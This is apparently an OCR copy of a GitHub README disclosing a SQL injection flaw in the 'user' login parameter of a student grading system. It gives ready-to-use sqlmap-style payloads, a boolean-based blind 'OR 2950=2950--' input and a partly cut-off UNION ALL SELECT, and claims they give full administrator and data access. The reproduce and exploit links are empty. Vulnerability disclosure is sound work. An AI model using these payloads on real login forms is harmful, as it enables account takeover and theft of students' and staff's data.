
nu11secur1ty Update PoC-SQLi.py ... on Mar 14 History

..	
Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Student Grading System

Vendor



Description:

The `user` parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the user parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present. The attacker can take administrator account control and also of all accounts and files information on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: user (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: user=-6693' OR 2950=2950-- qPwW&pwd=d0Y!w7s!B1

    Type: UNION query
    Title: Generic UNION query (random number) - 6 columns
    Payload: user=-7952' UNION ALL SELECT 5650,5650,CONCAT(0x71786a7a71,0x7564497973
---
```

Reproduce:

href

Proof and Exploit:

href